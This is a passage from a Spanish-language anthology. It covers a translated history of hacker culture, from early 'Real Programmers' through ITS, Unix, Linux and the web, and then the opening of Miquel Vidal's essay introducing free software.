No se hacían llamar así. Tampoco «hackers», ni de otra manera en particular: el apodo de «Programadores Auténticos» no se acuñó hasta 1980. Pero de 1945 en adelante la tecnología de la computación atrajo a muchas de las mentes más brillantes y creativas del mundo. Desde la ENIAC[6] de Eckert y Mauchly existió una cultura técnica de programadores entusiastas ininterrumpida y consciente de sí misma, gente que creaba y jugaba con el software para divertirse.

Los «Programadores Auténticos» venían en general de la física y la ingeniería. Vestían medias blancas y chombas de poliéster, y corbatas y anteojos gruesos, y escribían programas en lenguaje de máquina y assembler y FORTRAN y en media docena de lenguajes hoy olvidados. Estos fueron los precursores de la cultura hacker, los protagonistas de su prehistoria a los que las tradiciones ya no recuerdan.

Desde el fin de la Segunda Guerra Mundial hasta comienzos de los ‘70, en los grandes días de la computación *batch*[7] y de las grandes centrales «de hierro», los Programadores Auténticos fueron la cultura técnica dominante de la computación. Algunos fragmentos de folclore hacker de culto provienen de esta época, incluyendo la conocida historia de Mel (incluida en la *Jargon File*[8]), muchas Leyes de Murphy y el póster de «*Blinkenlights*» de parodia nazi[9] que aún hoy decora muchos salones de computadoras.

Algunos de los que se iniciaron en la cultura de los «Programadores Auténticos» siguieron activos en los ‘90. Se dice que Seymour Cray, el diseñador de la línea de súpercomputadoras Cray, una vez puso en marcha un sistema operativo escrito por él mismo en una computadora armada por él mismo. En octal. Sin errores. Y funcionó. Programador Auténtico de Élite.

A otro nivel, Stan Kelly-Bootle, autor de *The Devil's DP Dictionary* (New York, McGraw-Hill, 1981) y gran folclorista, programó en la Manchester Mark I, la primera computadora digital totalmente operativa y con un programa almacenado en la memoria, en 1948. Hoy escribe columnas humorísticas sobre tecnología para revistas de computación que suelen adoptar la forma de conversaciones intensas y sabias con la cultura hacker.

Otros, como David E. Lundstrom, han escrito la historia de esos primeros años y sus anécdotas (*A Few Good Men From UNIVAC*. Cambridge, MIT Press, 1987).

Lo que introdujo la cultura de los «Programadores Auténticos» fue el despertar de la computación interactiva, las universidades y las redes. Estas dieron nacimiento a una ininterrumpida tradición de ingeniería y programas que, eventualmente, daría lugar a la actual cultura hacker de código abierto.

Los Primeros Hackers

Los inicios de la cultura hacker como la conocemos hoy pueden fijarse en 1961, el año en que el MIT [Instituto de Tecnología de Massachusetts] adquirió la primera PDP-1[10]. El Club de Tecnología de renes a Escala del MIT adoptó la máquina como su juguete favorito e inventó herramientas de programación, argot y toda una cultura a su alrededor que todavía sigue entre nosotros. Estos primeros años se narran en la primera parte del libro Hackers de Steven Levy (New York, Bantam Books, 1984).

La cultura informática del MIT parece ser la primera en adoptar el término *hacker*. Los hackers del Club de Modelos de Trenes se convirtieron en el núcleo del Laboratorio de Inteligencia Artificial (IA) del MIT, el centro líder mundial en investigaciones sobre IA a principios de los '80. Su influencia se extendió sobre todo a partir de 1969, el primer año de la red ARPA.

La red ARPA fue la primera red de computadoras transcontinental de alta velocidad. Fue creada por el Departamento de Defensa como un experimento sobre comunicaciones digitales, pero fue creciendo hasta conectar a cientos de universidades, laboratorios de investigación e industrias armamentísticas. Permitió a los investigadores de todas partes intercambiar información a una velocidad y flexibilidad sin precedentes, dándole un impulso enorme a los trabajos en colaboración e incrementando tremendamente el ritmo y la intensidad del avance tecnológico.

Pero la red ARPA también hizo otra cosa. Sus autopistas electrónicas pusieron en contacto a hackers de todo EE. UU. creando una masa crítica; en lugar de permanecer aislados en pequeños grupos, cada uno desarrollando sus propias culturas locales y efímeras, se descubrieron (o se reinventaron) como tribu unida en red.

Los primeros artefactos deliberados de la cultura hacker las primeras antologías de argot, las primeras sátiras, las primeras discusiones conscientes sobre ética hacker

se propagaron por la red ARPA en los primeros años (la primera versión de la *Jargon File*, por ejemplo, data de 1973). La cultura hacker fue creciendo en las universidades conectadas a la Red, en especial (aunque no exclusivamente) en sus departamentos de ciencia.

En cuanto a técnica, el laboratorio de Inteligencia Artificial del MIT estaba por encima de los demás a fines de los ‘60. Pero el Laboratorio de Inteligencia Artificial de la Universidad de Stanford (SAIL) y (luego) la Universidad de Carnegie-Mellon (CMU) devinieron casi igual de importantes. Todos eran centros florecientes de ciencia informática e investigación de IA. Todos atrajeron a brillantes personas que le aportaron a la cultura hacker grandes cosas, en ambos niveles, técnico y folclórico.

Pero para comprender lo que vino después tenemos que echarles otra mirada a las propias computadoras, porque el auge de los laboratorios y su eventual caída se debieron ambos a olas de cambios en la tecnología de las máquinas.

Desde los días de la PDP-1 la suerte de la cultura hacker se vio unida a la serie de minicomputadoras PDP de DEC (Corporación de Equipos Digitales). DEC era pionera en computación comercial interactiva y sistemas operativos de recursos compartidos. Debido a que sus máquinas eran flexibles, poderosas y relativamente baratas para la época, muchas universidades las compraban.

Los recursos compartidos fueron el medio en el que floreció la cultura hacker y, durante la mayor parte de su existencia, la red ARPA fue básicamente una red de máquinas DEC. La más importante de éstas fue la PDP-10, de 1967. Las 10 fueron las máquinas favoritas de la cultura hacker por casi quince años; TOPS-10 (el sistema operativo de DEC) y MACRO-10 (su lenguaje de programación) se recuerdan todavía con nostalgia; los dos produjeron abundante argot y folklore.

El MIT, pese a usar las mismas PDP-10 que los demás, tomó un camino ligeramente distinto; descartaron todo el software de DEC para la PDP-10 y se dedicaron a diseñar su sistema operativo propio, el mítico ITS.

ITS quería decir: «Sistema de Recursos Compartidos No Compatible»[11], lo que da una idea aproximada de su actitud. Lo querían hacer a su manera. Por suerte para todos, la gente del MIT era inteligente además de arrogante. ITS, a pesar de ser excéntrico y complicado, y de estar, a veces, cargado de errores, aportaba una serie de innovaciones técnicas brillantes y seguramente mantiene todavía el récord para el sistema de recursos compartidos vigente por mayor tiempo.

ITS estaba escrito en assembler[12], pero muchos proyectos de ITS se escribían en un lenguaje con elementos de Inteligencia Artificial llamado LISP. LISP era más poderoso y flexible que los demás lenguajes de la época; de hecho, posee un diseño superior a la mayoría de los lenguajes de la actualidad, después de veinticinco años. LISP les dio libertad a los hackers de ITS para pensar de maneras creativas e inusuales. Fue un factor importante en sus éxitos, y sigue siendo un lenguaje favorito de la cultura hacker.

Muchas creaciones técnicas de la cultura de ITS hoy siguen vivas; el editor de

programas Emacs[13] quizás sea la más conocida. Y mucho del folklore de ITS sigue «vivo» para los hackers, como se puede ver en la *Jargon File*.

SAIL (Stanford) y CMU (Carnegie-Mellon) no se quedaron quietas, tampoco. Muchos cuadros hackers que se formaron en torno a las PDP-10 de SAIL se convirtieron después en figuras clave del desarrollo de las computadoras personales y las interfaces actuales tipo ventana/ícono/mouse. Y los hackers de CMU hacían experimentos que conducirían a las primeras aplicaciones prácticas a gran escala de sistemas expertos y robótica industrial.

Otra zona importante de la cultura era Xerox PARC, el famoso Centro de Investigaciones de Palo Alto. Por más de una década, desde principios de los ‘70 hasta mediados de los ‘80, PARC entregó un volumen sorprendente de innovaciones revolucionarias de hardware y software. El estilo moderno de las interfaces con mouse, ventanas e íconos se inventó allí. También las impresoras láser y las redes locales; la serie de computadoras D de PARC se anticipó una década a las poderosas computadoras personales de los ‘80. Lamentablemente, estos profetas no eran escuchados en su propia compañía; tanto es así que se volvió un chiste repetido describir a PARC como un lugar dedicado a desarrollar ideas brillantes para que las usaran otros. Su influencia en la cultura hacker fue amplia.

Las culturas de la red ARPA y PDP-10 aumentaron su vigor y variedad a lo largo de los ‘70. Los sistemas de listas de correo electrónico que se habían usado para nutrir la cooperación entre grupos de interés dispersos por los continentes, se usaban cada vez más con propósitos sociales y recreativos. En ARPA se hizo la «vista gorda» a toda actividad técnica «no autorizada» —la sobrecarga de datos era un precio menor a cambio de atraer al campo de la informática a una generación de jóvenes brillantes.

De las listas de mails «sociales» de la red ARPA, la más popular debía ser la SF-LOVERS (Amantes de la Ciencia Ficción); de hecho, sigue funcionando hoy dentro de la red más extensa llamada «Internet», la cual absorbió a la red ARPA. Pero había muchas otras, que inauguraban un estilo de comunicación que más tarde sería explotado comercialmente por servicios de recursos compartidos como Compuserve, GEnie y Prodigy.

El surgimiento de UNIX

Mientras tanto, sin embargo, en un salvaje lugar de Nueva Jersey otra cosa había estado sucediendo desde 1969 que eventualmente opacaría la tradición de la PDP-10. El año del nacimiento de la red ARPA fue también el año en que un hacker de los laboratorios Labs llamado Ken Thompson inventó el sistema operativo UNIX.

Thompson había estado involucrado en el desarrollo de un sistema operativo de recursos compartidos llamado Multics, que tenía orígenes comunes con ITS. Multics

fue un espécimen de prueba para algunas ideas sobre cómo la complejidad de un sistema operativo se podría ocultar en su interior, imperceptible para el usuario e incluso para la mayoría de los programadores. La idea era lograr que usar Multics desde afuera (¡y programar para él!) se tornara más sencillo, para que pudiera realizarse más trabajo concreto.

Bell Labs abandonó el proyecto cuando Multics mostró señales de estar mutando en un inservible elefante blanco (el sistema fue puesto a la venta luego por la empresa Honeywell pero nunca tuvo éxito). Ken Thompson se quedó sin el entorno Multics, y empezó a hacer pruebas con una mezcla de sus ideas y otras propias en una DEC PDP-7 rescatada de la basura.

Otro hacker llamado Denis Ritchie inventó una nuevo lenguaje llamado «C» para usar bajo el UNIX embrionario de Thompson. Al igual que UNIX, C fue diseñado para ser amable, ligero y flexible. En Bell Labs se despertó el interés por estas herramientas, y recibieron un impulso en 1971 cuando Thompson y Ritchie ganaron una convocatoria para producir lo que hoy llamaríamos un sistema de automatización de oficina para uso interno. Pero Thompson y Ritchie tenían en mente algo más grande.

Tradicionalmente, los sistemas operativos se escribían en lenguaje assembler ajustado para extraer la eficiencia más alta de las computadoras que los albergaban. Thompson y Ritchie fueron de los primeros en darse cuenta de que la tecnología de hardware y de compiladores se había vuelto lo suficientemente buena para poder escribir un sistema operativo enteramente en C, y para 1974 el sistema completo había sido transportado con éxito a diversas computadoras de diferentes tipos.

Esto no se había hecho nunca, y las implicancias fueron enormes. Si Unix podía mostrar el mismo aspecto, las mismas características, en computadoras diferentes, podía servir como entorno de software común para todas ellas. Los usuarios no tendrían que pagar nunca más por el diseño del software cada vez que cambiaban de computadora. Los hackers podrían llevar consigo sus herramientas entre diferentes máquinas, en lugar de tener que reinventar el fuego y la rueda en cada ocasión.

Además de la portabilidad, Unix y C tenían otros aspectos ventajosos. Ambos estaban diseñados según una filosofía de «¡Hazlo simple, estúpido!». Un programador podía manejar en la cabeza toda la estructura lógica del C (a diferencia de la mayoría de los lenguajes anteriores) en vez de tener que consultar los manuales todo el tiempo; y UNIX se estructuraba como un kit de programas simples diseñados para combinarse entre sí de maneras productivas.

Esta combinación mostró ser adaptable a una gama muy amplia de tareas informáticas, incluyendo muchas totalmente imprevistas por sus diseñadores. Se difundió con gran rapidez dentro de ATT, pese a no contar con ningún apoyo formal de la empresa. Para 1980 se había difundido por un gran número de universidades y sitios de investigación informática, y miles de hackers lo consideraban su hogar.

Las locomotoras de la cultura UNIX inicial fueron las PDP-11 y sus

descendientes, las VAX. Pero debido a la portabilidad de UNIX, éste corría sin modificaciones esenciales en una diversidad de computadoras mayor de las que se podía encontrar en toda la red ARPA. Y nadie usaba assembler; los programas en C se traspasaban al instante entre esas computadoras.

Unix tenía incluso su propia red, de tipo UUCP (Protocolo de Transferencia Unix a Unix): lenta e inestable, pero barata. Dos máquinas Unix podían intercambiar correo electrónico punto-a-punto por la línea de teléfono común; esta opción era parte del sistema, no un agregado especial. Los sitios Unix comenzaron a formar en sí una nación en red, y una cultura hacker la acompañó. En 1980, aparece el primer nodo Usenet que pronto se extendería hasta superar a ARPA.

En la red ARPA había pocos sitios Unix. Las culturas de las PDP-10 de ARPA y la de Unix comenzaron a encontrarse y confluir en los bordes, pero no combinaron bien al principio. Los hackers de la PDP-10 tendían a considerar a los de Unix como una banda de aficionados, que usaba herramientas de aspecto tosco y primitivo si se las comparaba con las barrocas y adorables complejidades de LISP e ITS. «¡Cavernícolas!» —les decían.

Y además había una tercera corriente avanzando. La primera computadora personal había salido al mercado en 1975. Apple se fundó en 1977, y en los años siguientes se produjeron avances a una velocidad casi increíble. La potencialidad de las microcomputadoras[14] era evidente, y atrajo a una nueva generación de jóvenes y brillantes hackers. Su lenguaje era el BASIC, tan primitivo que tanto los partisanos de la PDP-10 como los aficionados de Unix lo despreciaban.

El Fin de los Viejos Tiempos

Así estaban las cosas en 1980: tres culturas, que se superponían en los bordes pero que estaban organizadas en torno a tecnologías muy diferentes: a) la cultura de la red ARPA/PDP-10, fiel a LISP y MACRO y TOPS-10 e ITS. b) La gente de Unix y C con sus PDP-11’s y sus VAX y sus lentas conexiones telefónicas. Y c) una horda anárquica de aficionados a las computadoras chicas y baratas dedicados a darle a la gente el poder de la computación.

Entre éstas, la cultura de ITS todavía podía reivindicarse como «la original». Pero se cernían nubes de tormenta sobre el MIT. La tecnología de las PDP-10 de la que ITS dependía estaba envejeciendo, y el Laboratorio mismo se dividió en departamentos para los primeros intentos de comercializar tecnologías de Inteligencia Artificial. Algunos de los mejores investigadores del MIT (y del SAIL y la CMU) partieron tras empleos y altos sueldos en empresas de innovación tecnológica.

La estocada final se produjo en 1983, cuando DEC canceló sus planes a futuro para la PDP-10 para concentrarse en la PDP-11 y la línea VAX. ITS perdió su hábitat. Ya que no era portable, llevar el sistema ITS a las nuevas computadoras requería un

esfuerzo que nadie estaba dispuesto a hacer. La versión de Berkeley de Unix corriendo en máquinas VAX se convirtió en el sistema por excelencia de los hackers, y cualquiera con cierta visión de futuro podía ver que las computadoras personales aumentaban su poder tan velozmente que barrerían con todo a su paso.

En esta época Levy escribió *Hackers*. Uno de sus mejores informantes fue Richard Stallman (inventor de Emacs), una figura líder en el Laboratorio del MIT y el vocero más fanático contra la venta comercial de su tecnología.

Stallman (a quien se conoce usualmente por sus iniciales y nombre de login, RMS) creó la Free Software Foundation [Fundación Software Libre] y se dedicó a escribir software libre de alta calidad. Levy lo describió como «el último hacker auténtico», una descripción que por suerte se probó equivocada.

El gran estilo de trabajo de Stallman es un ejemplo claro de los cambios que atravesaba la cultura hacker a principios de los ‘80; en 1982 comenzó la construcción de un clon completo de Unix, escrito en C y disponible gratuitamente. Así, el espíritu y la tradición de ITS se preservó como parte importante de la renovada cultura hacker de Unix y las VAX.

Fue en esta época también que las tecnologías del microchip y las redes locales comenzaron a tener un impacto serio en la cultura hacker. Ethernet y los microchips 68 000 de Motorola fueron una combinación muy potente, y varias empresas se habían creado para diseñar la primera generación de lo que ahora llamamos estaciones de trabajo.

En 1982, un grupo de hackers del Unix de Berkeley fundaron Sun Microsystems con la idea de que Unix corriendo en computadoras con el chip 68 000 —relativamente barato— sería una dupla ganadora para una amplia gama de aplicaciones. Tenían razón, y su visión estableció el standard para toda la industria. Aunque todavía estuvieran fuera del alcance de las personas comunes, las estaciones de trabajo eran baratas para las corporaciones y las universidades; las redes conectadas a ellas (una estación por usuario) remplazaron rápidamente a las viejas VAX y otros sistemas de recursos compartidos.

La Era del Unix Propietario

En 1984, cuando Unix se convirtió en un producto comercial por primera vez, la separación más importante en la cultura hacker lo constituían una «nación en red» relativamente unida, que había crecido en torno a Internet y Usenet (en su mayoría usando minicomputadoras o terminales que usaban Unix), y un archipiélago en gran medida desconectado de fanáticos de las computadoras personales desde sus casas.

Con las máquinas tipo estación de trabajo[15] de Sun y otras empresas se abrieron nuevos mundos para los hackers. Se habían diseñado para generar gráficos de alto rendimiento y compartir datos en redes. En los ‘80 la cultura hacker se concentró en

sacar el mayor provecho de estas características por medio de software y el diseño de herramientas. La versión del Unix de Berkeley incorporó soporte para emplear la red ARPA, lo cual solucionó el problema de la conexión a la red y dio impulso al crecimiento de Internet.

Hubo varios intentos de domesticar los gráficos de las estaciones de trabajo. El que prevaleció fue el Sistema X Window. Un factor crucial de su éxito fue que los creadores de X deseaban entregar gratuitamente las fuentes[16] del programa de acuerdo con la ética hacker, y estuvieron en condiciones de distribuirlas en Internet. Este triunfo de X Window sobre los sistemas de gráficos propietarios (incluido uno ofrecido por la propia Sun) sentó un precedente importante de cambios que, pocos años después, afectarían profundamente al mismo Unix.

Quedaba en el ambiente un poco de melancolía que se sacaba a relucir cada tanto en la rivalidad entre ITS y Unix (sobre todo del lado de los de ex-ITS). Pero la última máquina ITS dejó de funcionar para bien en 1990; a los fanáticos no les quedó otra que aceptar la derrota y asimilarse a la cultura Unix, aunque sea a regañadientes.

En la cultura hacker conectada en red, la gran rivalidad de los ‘80 la protagonizaron los fans de las versiones Berkeley y ATT de Unix. A veces todavía se encuentran copias de un póster de esa época, que muestra una nave X-wing de *Star Wars* huyendo de una Estrella de la Muerte con el logo de ATT que vuela en pedazos. Los hackers de Berkeley se veían a si mismos como rebeldes contra los mezquinos imperios corporativos. El Unix de ATT nunca igualó al de Berkeley/Sun en ventas, pero ganó la guerra por los standards. Para 1990, se hacía difícil distinguir las versiones de Berkeley y ATT, pues habían adoptado muchas innovaciones una de la otra.

Al empezar los ‘90 la tecnología de estaciones de trabajo de la década anterior empezaba a verse severamente asediada por nuevas computadoras personales (PCs), baratas y de alto rendimiento basadas en el chip Intel 386 y sus sucesores. Por primera vez, los hackers podían acceder en su casa a una computadora comparable en poder y almacenamiento a las minicomputadoras de diez años atrás sistemas Unix capaces de sostener un entorno de desarrollo completo y comunicarse con Internet.

El mundo del MS-DOS ni se enteró de esto. Aunque aquellos primeros entusiastas de las computadoras personales se expandieron rápidamente a una población de hackers de DOS y Mac en una magnitud mayor que los de la cultura de la «nación en red», nunca se convirtieron en una cultura consciente de sí misma. El ritmo de los adelantos era tan veloz que surgieron cincuenta culturas tecnológicas distintas y se extinguieron como moscas, sin alcanzar la estabilidad necesaria para desarrollar una tradición, argot, folklore e historia mítica comunes. La ausencia de una red eficaz comparable a la UUCP o la Internet impidió que se convirtieran en una «nación en red» por sí mismas. El creciente acceso telefónico a servicios comerciales tipo CompuServe y Genie empezaba a imponerse, pero el hecho de que los sistemas operativos distintos a Unix no vinieran con herramientas de desarrollo incorporadas

hizo que circulara muy poco código fuente. Así, no se generó ninguna tradición cooperativa de «hacking».

La cultura hacker, (des)organizada en torno a Internet y a esta altura identificada con la cultura tecnológica de Unix, era indiferente a los servicios comerciales. Ellos querían mejores herramientas y más Internet, y las PC de 32 bits baratas prometían poner ambas cosas al alcance de todos.

¿Pero qué pasaba con el software? Los sistemas Unix seguían siendo caros, varios miles de dólares. A principios de los ‘90 varias compañías vendían versiones para PC del UNIX de ATT o Berkeley (BSD). Su éxito fue escaso, los precios no bajaron y (sobre todo) junto al sistema operativo no se adquirían las fuentes modificables. El modelo de negocios tradicional del software no les daba a los hackers lo que querían.

Tampoco lo hacía la Fundación de Software Libre. El desarrollo de HURD, el código de Unix abierto y libre para los hackers que Richard Stallman venía prometiendo desde hace tiempo, quedó trabado durante años y no logró producir nada parecido a un sistema sólido hasta 1996 (aunque para 1990 la FSF ya brindaba casi todas las demás partes complejas de un sistema operativo estilo Unix).

Para peor, se hacía claro a comienzos de los ‘90 que los diez años de esfuerzos por hacer redituable la venta de Unix terminaban en fracaso. La prometida portabilidad entre plataformas de Unix se extravió en medio de batallas legales entre la más de media docena de versiones propietarias de Unix. Los que vendían Unix fueron tan torpes, ciegos e ineptos para el marketing que Microsoft pudo robarles gran parte del mercado con su tecnología Windows ridículamente inferior.

A principios de 1993, un observador hostil contaba con motivos para decir que la historia de Unix se extinguía, y con ella la suerte de la tribu hacker. No escaseaban testigos así en la prensa informática; la inminente muerte de Unix se predecía cíclicamente cada seis meses desde fines de los ‘70.

En aquellos días todos creían que la era del tecno-heroísmo se había acabado, que la industria del software y la naciente Internet serían dominadas por colosos como Microsoft. La primera generación de hackers de Unix parecía agotada y envejecida (el grupo de Investigación de Ciencia Informática de Berkeley se quedó sin nafta y perdió el apoyo financiero en el ‘94). Fueron días deprimentes.

Pero por suerte habían estado pasando cosas fuera de la vista de la prensa comercial, y fuera incluso de la vista de la mayoría de los hackers, que terminarían generando cambios muy motivadores a fines de 1993 y 1994. Eventualmente, éstos llevarían a la cultura en una dirección completamente nueva y hacia un éxito jamás soñado.

Los Primeros Unix Libres

En el bache que dejó el intento fallido de Stallman de crear un Unix libre[17],

apareció un estudiante de la Universidad de Helsinki llamado Linus Torvalds. En 1991 comenzó a desarrollar un kernel[18] libre de Unix para máquinas 386 usando las herramientas de la Fundación Software Libre. Su veloz éxito inicial atrajo a muchos hackers de Internet que cooperaron con él para desarrollar Linux, un Unix totalmente equipado con fuentes gratuitas y de distribución libre.

A Linux no le faltaban competidores. En 1991, al mismo tiempo que los primeros experimentos de Linus Torvalds, William y Lyne Jolitz estaban transportando a modo de prueba el Unix de Berkeley (BSD) a la PC 386. La mayoría de los expertos que compararon la tecnología de la versión BSD con los primeros intentos de Linus dijeron que esa adaptación de BSD se convertiría en el Unix libre más importante para la PC.

Pero el aspecto más importante de Linux no era técnico, sino sociológico. Hasta el desarrollo de Linux, todos creían que cualquier software tan complejo como un sistema operativo debía desarrollarse con cuidado, de manera coordinada, por un grupo muy unido y no muy grande de personas. Este modelo es y era típico tanto del software comercial como de las grandes catedrales de software libre de la Fundación Software Libre de los ‘80; también de los proyectos BSDlibre/BSDred/BSDabierto que derivaron de las implementaciones de UNIX BSD 386 de Jolitz.

Linux evolucionó de un modo radicalmente distinto. Casi desde el principio, se abalanzaron con entusiasmo sobre él un enorme número de hackers coordinados sólo a través de Internet. La calidad se conseguía no por medio de standards rígidos o de verticalismo, sino por la estrategia tan sencilla de hacer públicas las nuevas versiones todas las semanas y a los pocos días recoger las respuestas de cientos de usuarios, creando una suerte de selección darwiniana acelerada sobre las mutaciones introducidas por programadores. Para sorpresa de la mayoría, esto funcionó bien.

Para fines de 1993, Linux podía competir en estabilidad y confiabilidad con muchos Unix comerciales, y contaba con mayor cantidad de software. Incluso empezaba a interesar a empresas comerciales. Un efecto indirecto de este proceso fue la desaparición de la mayoría de los pequeños distribuidores de Unix comerciales que sin programadores y hackers a los que venderles, quebraron. Uno de los pocos sobrevivientes, BSDI (*Berkeley Systems Design, Incorporated*) se plegó a la nueva tendencia, ofreciendo las fuentes completas de su Unix-BSD y cultivando relaciones amistosas con la comunidad hacker.

Estos cambios pasaron desapercibidos en su momento, incluso dentro de la cultura hacker. La cultura hacker, desafiando todos los pronósticos de su desaparición, estaba empezando a rediseñar el mundo del software comercial a su semejanza. Pasarían cinco años más, de cualquier modo, antes de que esta tendencia se hiciera evidente.

La Gran Explosión de la Web

El crecimiento inicial de Linux se potenció con otro fenómeno: el descubrimiento masivo de la Internet. El inicio de los ‘90 también vio el inicio de una floreciente industria de proveedores de Internet, que vendían el acceso por unos pocos dólares al mes. Con la invención de la World Wide Web[19], el ya rápido crecimiento de Internet se hizo vertiginoso.

Para 1994, el año en que el grupo de desarrollo del Unix de Berkeley anunció formalmente que se retiraba, varias versiones libres diferentes de Unix (Linux y las descendientes de BSD 386) fueron los focos de atención de la actividad hacker. Linux se estaba distribuyendo comercialmente en CD-ROM y vendiéndose como pan caliente. Para fines de 1995, las grandes compañías de informática comenzaban a publicar anuncios cargados de argot celebrando lo fácil que era entrar a Internet con sus computadoras y software.


A fines de los ‘90 las actividades principales de la cultura hacker fueron el desarrollo de Linux y la popularización de Internet. La World Wide Web transformó la Internet en un medio masivo, y muchos de los hackers de los ‘80 y principios de los ‘90 lanzaron Servicios de Proveedores de Internet vendiendo o facilitando el acceso a las masas.


La popularización de Internet trajo además para la cultura hacker el inicio de su respetabilidad pública y de la intervención política. En 1994 y 1995 el activismo de los hackers abortó el programa Clipper, que hubiera puesto la encriptación avanzada de datos bajo control del gobierno. En 1996 los hackers movilizaron una amplia coalición para combatir la mal llamada «Acta de Decencia de las Comunicaciones» y prevenir la censura en Internet.


Con esta victoria pasamos de la historia a la realidad actual. También pasamos a un período en el que vuestro historiador se convierte en actor, no sólo observador. Esta narración continuará en «The Revenge of the Hackers» [La Venganza de los Hackers][20].


> *Todos los gobiernos son en mayor o menor medida alianzas contra el pueblo… y en tanto los gobernantes no poseen más virtudes que los gobernados… el poder de un gobierno sólo puede mantenerse dentro de los límites constitucionales a través de la exhibición de un poder equiparable a él, el sentimiento colectivo del pueblo.*
>
> Benjamin Franklin, en un editorial de **Philadelphia Aurora**, 1794

2. SOFTWARE LIBRE









Cooperación sin mando: una introducción al software libre

Miquel Vidal

Miquel Vidal participa desde hace años en distintas iniciativas de uso social de Internet y el software libre. Formó parte de la primera área telemática en un centro social ocupado en España. Fue uno de los fundadores del proyecto sinDominio (http://sindominio.net) en 1999, un proyecto antagonista que busca «transformar las condiciones sociales del mundo en que vivimos desde la horizontalidad, la cooperación y la libre circulación del saber». También colaboró con el mantenimiento técnico del nodo madrileño de Indymedia (http://madrid.indymedia.org). Profesionalmente se desempeña como administrador de barrapunto.com, sitio de referencia de la comunidad hispana de software libre.

Fue publicado en agosto de 2000 en la biblioweb de sinDominio; ha sido citado y reproducido en numerosas ocasiones.

Si bien el software libre no es un fenómeno nuevo ya que existe desde los orígenes de la informática, sí es relativamente reciente su modelo cooperativo de producción en red —el llamado *modelo bazar*— y el movimiento social que lo avala —la comunidad del software libre—. No ha sido hasta los últimos cinco años en que, ligado a la extensión de Internet y a la popularización de los ordenadores personales, el movimiento del software libre ha alcanzado su masa crítica, ha dejado de ser sólo cosa de algunos programadores y se ha convertido en un fenómeno de cooperación social liberada. En la época de la subsunción real de la totalidad de las fuerzas productivas bajo el capital, en la cual todo acaba valorizado en términos mercantiles, las empresas han tardado en advertirlo pero finalmente se han lanzado a la caza y captura de esta increíble máquina productiva, tal vez la mayor empresa colectiva que existe hoy día. ¿Qué es pues el software libre, que tanto interés está empezando a despertar?

1. ¿Qué es el software?

El software es una producción inmaterial del cerebro humano y tal vez una de las estructuras más complicadas que la humanidad conoce. De hecho, los expertos en computación aún no entienden del todo cómo funciona, su comportamiento, sus paradojas y sus límites.[21] Básicamente, el software es un plan de funcionamiento para un tipo especial de máquina, una máquina «virtual» o «abstracta». Una vez escrito mediante algún lenguaje de programación, el software se hace funcionar en ordenadores, que temporalmente *se convierten* en esa máquina para la que el programa sirve de plan. El software permite poner en relación al ser humano y a la máquina y también a las máquinas entre sí. Sin ese conjunto de instrucciones

programadas, los ordenadores serían objetos inertes, como cajas de zapatos, sin capacidad siquiera para mostrar algo en la pantalla.

